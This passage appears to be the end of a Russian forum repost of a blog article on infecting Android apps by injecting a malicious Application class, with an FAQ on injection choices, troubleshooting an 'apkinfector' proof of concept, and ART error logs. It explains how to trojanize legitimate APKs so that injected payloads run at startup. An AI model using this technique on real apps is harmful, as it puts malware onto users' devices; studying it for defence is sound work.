W/PackageManager( 1802):        at
android.content.pm.PackageParser.parseClusterPackage(PackageParser.java:790)
W/PackageManager( 1802):        at android.content.pm.PackageParser.parsePackage(PackageParser.java:754)
W/PackageManager( 1802):        at
com.android.server.pm.PackageManagerService.installPackageLI(PackageManagerService.java:10816)
W/PackageManager( 1802):        at
com.android.server.pm.PackageManagerService.access$2300(PackageManagerService.java:236)
W/PackageManager( 1802):        at
com.android.server.pm.PackageManagerService$6.run(PackageManagerService.java:8888)
W/PackageManager( 1802):        at android.os.Handler.handleCallback(Handler.java:739)
W/PackageManager( 1802):        at android.os.Handler.dispatchMessage(Handler.java:95)
W/PackageManager( 1802):        at android.os.Looper.loop(Looper.java:135)
W/PackageManager( 1802):        at android.os.HandlerThread.run(HandlerThread.java:61)
W/PackageManager( 1802):        at com.android.server.ServiceThread.run(ServiceThread.java:46)
```

Q: Почему бы вместо внедрения своего Application класса, не внедрять свой Activity и прописывать его в манифесте, вместо основного, ведь оно также стартует самым первым? Да, при таком способе payload выполнится чуть позже, но это не критично.

A: В этом подходе есть две проблемы. Первая - существуют приложения, которые используют в манифесте очень много тегов activity-alias, которые ссылаются на имя основного активити. В этом случае нам придется патчить не одну строку в манифесте, а несколько. Также это затрудняет парсинг и нахождение имени нужного Activity. Вторая - основной Activity запускается в главном UI потоке, что накладывает некоторые ограничения на вредоносный код.

Q: Но ведь в Application классе нельзя использовать сервисы. Какой может быть вредоносный код без сервисов?

A: Во-первых, это ограничение введено в версии андроида, начиная с API 25. Во-вторых, это ограничение касается андроид приложений в целом, а не конкретно Application класса. В третьих, сервисы использовать можно, но не обычные, а foreground.

Q: Ваш PoC не работает

A: В этом случае удостоверьтесь, что:

1. Оригинальное приложение работает
2. Все пути к файлам в PoC корректны
3. В apkinfector.log нету ничего необычного
4. Имя оригинального Application класса в пропатченном InjectedApp.dex действительно находится на своем месте
5. Целевое приложение использует свой Application класс. Иначе, неработоспособность PoC - предсказуема

Если ничего не помогло, то попробуйте поиграть с параметром --min-api, когда компилируете классы. Если ничего не помогло, то создайте issue на github.

Q: Почему для заражения был выбран конструктор Application, а не метод OnCreate()?

A: Дело в том, что существуют приложения, у которых Application класс содержит метод OnCreate() с модификатором final. Если вы подложите свой Application с OnCreate(), то андроид выдаст ошибку:

Code:

```
06-28 07:27:59.770  2153  4539 I ActivityManager: Start proc 6787:xxxxxxxxx/u0a46 for activity
xxxxxxxxx/.Main
06-28 07:27:59.813  6787  6787 I art     : Rejecting re-init on previously-failed class
java.lang.Class<InjectedApp>:
java.lang.LinkageError: Method void InjectedApp.onCreate() overrides final method in class LX/001;
(declaration of 'InjectedApp' appears in /data/app/xxxxxxxxx-1/base.apk:classes2.dex)
```

Причины ошибки тут

Code:

```
if (super_method->IsFinal()) {
          ThrowLinkageError(klass.Get(), "Method %s overrides final method in class %s",
                            virtual_method->PrettyMethod().c_str(),
                            super_method->GetDeclaringClassDescriptor());
          return false;
        }
```

Андроид увидит, что super method - final и выдаст ошибку.

В Java, если вы не создали никакого конструктора, то компилятор создаст его за вас (без параметров). Если же вы создали конструктор с параметрами, то конструктор без параметров автоматически не создается. Так как мы вызываем конструктор без параметров, то вы можете подумать, что возникнет проблема, если app class целевого приложения содержит констурктор с параметрами. Но нет, именно для Application классов, андроид требует чтобы был дефолтный констурктор. Иначе вы получаете такую ошибку

Code:

```
06-28 08:51:54.647  8343  8343 D AndroidRuntime: Shutting down VM
06-28 08:51:54.647  8343  8343 E AndroidRuntime: FATAL EXCEPTION: main
06-28 08:51:54.647  8343  8343 E AndroidRuntime: Process: xxxxxxxxx, PID: 8343
06-28 08:51:54.647  8343  8343 E AndroidRuntime: java.lang.RuntimeException: Unable to instantiate
application xxxxxxxxx.AppShell: java.lang.InstantiationException: java.lang.Class<xxxxxxxxx.AppShell>
has no zero argument constructor
06-28 08:51:54.647  8343  8343 E AndroidRuntime:        at
android.app.LoadedApk.makeApplication(LoadedApk.java:802)
```

Источник: https://www.orderofsixangles.com/ru/2020/07/04/Infecting-android-app-the-new-way.html

Attachments

silent_night.png
1 MB · Views: 22